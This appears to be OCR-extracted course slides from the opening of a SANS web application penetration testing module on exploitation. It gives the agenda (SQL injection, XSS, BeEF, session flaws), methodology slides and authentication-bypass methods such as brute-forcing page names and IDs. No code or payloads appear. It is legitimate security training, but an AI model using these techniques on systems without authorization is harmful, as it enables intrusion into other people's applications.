SANS


www.sans.org

DEVELOPER/
SECURITY 542
WEB APP PENETRATION
TESTING AND
ETHICAL HACKING

542.5

Exploitation

The right security training for your staff, at the right time, in the right location.




Web Penetration Testing and Ethical Hacking

Exploitation

SANS Security 542.5

Web applications are a major point of vulnerability in organizations today. Web app holes have resulted in the theft of millions of credit cards, major financial and reputational damage for hundreds of enterprises, and even the compromise of thousands of browsing machines that visited web sites altered by attackers.

In the next few days, you'll learn the art of exploiting web applications so you can find flaws in your enterprise's web apps before the bad guys do. Through detailed, hands-on exercises and these materials, you will be taught the four-step process for web application penetration testing. You will inject SQL into back-end databases, learning how attackers exfiltrate sensitive data. You will utilize Cross Site Scripting attacks to dominate a target infrastructure in our unique hands-on laboratory environment. And, you will explore various other web app vulnerabilities in-depth, with tried-and-true techniques for finding them using a structured testing regimen. As well as the vulnerabilities, you will learn the tools and methods of the attacker, so that you can be a powerful defender.




542.5 Table of Contents

	Slide #
• Exploitation	4
• Authentication Bypass	9
- **Exercise: Authentication Bypass**	**13**
• Injection Flaws	19
• SQL Injection	21
• File Handling w/ SQL Injection	29
• OS Interaction w/ SQL Injection	36
• **Exercise: sqlmap**	41
• Port Scanning w/ SQL Injection	47
• File Injection w/ SQL Injection	50
• Prepared Injection Files	53
- **Exercise: Prepared Injection Files**	**58**
• Blind SQL Injection	62
- **Exercise: Blind SQL Injection**	**64**
• Cross Site Scripting	72
- **Exercise: Persistent XSS**	**84**
• Advanced XSS	91
- **Exercise: Durzosploit Exercise**	**102**
• XSS Frameworks	108
• AttackAPI	112
• BeEF	121
- **Exercise: BeEF**	**137**
• Limiting XSS targets	144
• Session Flaws	151
• Session Fixation	153
• XSRF	155
• **Exercise: Monkeyfist**	160
• Putting it Together	166
• Attack Scenario	170
• Next Steps	182

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 2

This slide is a table of contents for the fifth day of 542. It also provides an overview of the topics we'll be covering in this next section of the course.

Note that all exercises are in bold print to help you easily find them so that you can practice your techniques throughout the class and as a reference afterward.



Course Outline

- Day 1: Attacker's View, Pen-Testing and Scoping
- Day 2: Recon & Mapping
- Day 3: Server-Side Vuln Discovery
- Day 4: Client-Side Vuln Discovery
- **Day 5: Exploitation**
- Day 6: Capture the Flag

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 3

In this class, we will learn the practical art of web application penetration testing.

On Day 1, we will examine the attacker's perspective, and learn why it is important for us to build and deploy web application with the attacker's perspective in mind. We will also cover the pieces of a penetration test and how to scope and prepare for one. Finally, we will explore the methodology that will be covered through the rest of class.


During Day 2, we will step through the process that successful attackers use to exploit applications, focusing specifically on the reconnaissance and mapping stages of the process. This will give us the foundation we need to later control the application.

On Day 3, we will build upon that foundation and start discovering the various weaknesses within the applications. As penetration testers, we will map out the attack vectors that we are going to use against this application. These discoveries will be the basis for the exploitation phase.

On Day 4, we will continue our discovery focusing on client side components such as Flash and Java. We will also explore the client-side scripting in use within our applications.

On Day 5, we will launch the attacks that we planned and created during the previous three sections. We will also cover the next steps for students and where they should go from here.

On Day 6, we will be performing a web application pen-test within a capture the flag event.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- ***Exploitation***
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - MonkeyFist Exercise
- Putting It Together
  - Attack Scenario
  - Next Steps

Sec 542 Web Penetration Testing & Ethical Hac

Today we will move to the final step in our methodology, exploitation. We will explore the different types of flaws and how they can be exploited to further our access within the application.




Exploitation

- Last step of the methodology
  - Reporting is part of each step
- Using the previous steps we try to expand our foothold
- Care needs to be taken to not cause larger issues
  - DoS attacks
  - Opening holes for other attackers

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 5


Now we are going to explore the last step of the attack process, exploitation. We will build on the information we have discovered in the last three steps and expand the foothold we have in the application. Today we will explore some of the more advanced attacks possible through a web site. Enjoy!



Previous Steps

- The previous steps have planned the attacks in this step
- Gained information used here
- Discovered vulnerabilities we will exploit


As a review, over the last three steps we have performed reconnaissance to plan our attack. Gained information on how the application was put together and discovered various vulnerabilities. This is the foundation we take into today.



Expand the Foothold

- We use this step to expand our foothold
- Pivot through the application to find other flaws
- Enables us to better understand the risk to the organization
- Launch further attacks

This step in the process allows the attacker to expand their control. Pivoting through the application to launch further attacks. These attacks can target the application itself, or other areas of the network.




Exploits

- We are going to explore various exploits
- Specifically focused on three categories
  - Bypass exploits
  - Injection exploits
  - Session exploits

We've talked about many types of exploits over the past few days, but we will not discuss them all today. During the discovery phase, we validated that flaws existed by actually sending malicious traffic. For certain types of attacks, discovery of the flaw is enough of a validation. Cross Site Request Forgery is one example– once we validate that a site is vulnerable, further exploitation does not prove anything more or gain us further access.

Today, we will focus on three categories of exploits: authentication bypass, SQL injection, and session hijacking (with relation to XSS).




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - ***Authentication Bypass***
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


This next section will cover the bypass attacks and how to use them within your test.



Authentication Bypass

- This flaw allows us to access restricted content without authentication
- Access reserved functionality such as administrative consoles
- Exploits the lack of authentication verification within the application
- We gain access to more of the application

As we've discussed previously, authentication bypass is when the attacker can access resources which require authentication without actually authenticating.


Bypass Methods


- Use site maps and access resources directly
- Manually
  - Access pages with a browser
  - Also look at URL parameters
    - Keys and IDs
- Scripts
  - Scripts make this easier
  - Can brute force page names
  - Simple iteration
  - Uses previous results

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 11

There are two ways which authentication can be bypassed. One method is to manually access portions of the site by reviewing the site map and going to those pages directly instead of following the menu flow. The other way is to run scripts to which brute-force directory and file listings in an attempt to find valid filenames.

Manually walking through the application is a simple way to abuse this. Use the application map from the previous steps. In gathering that data, you should have found keys and ids used to reference pages. These are the focus of this attack.

Of course scripting is the best way to abuse this flaw. Simply write a script to brute force the ids and keys found. You can also brute force guess page names to find pages that allow direct access when they shouldn't.

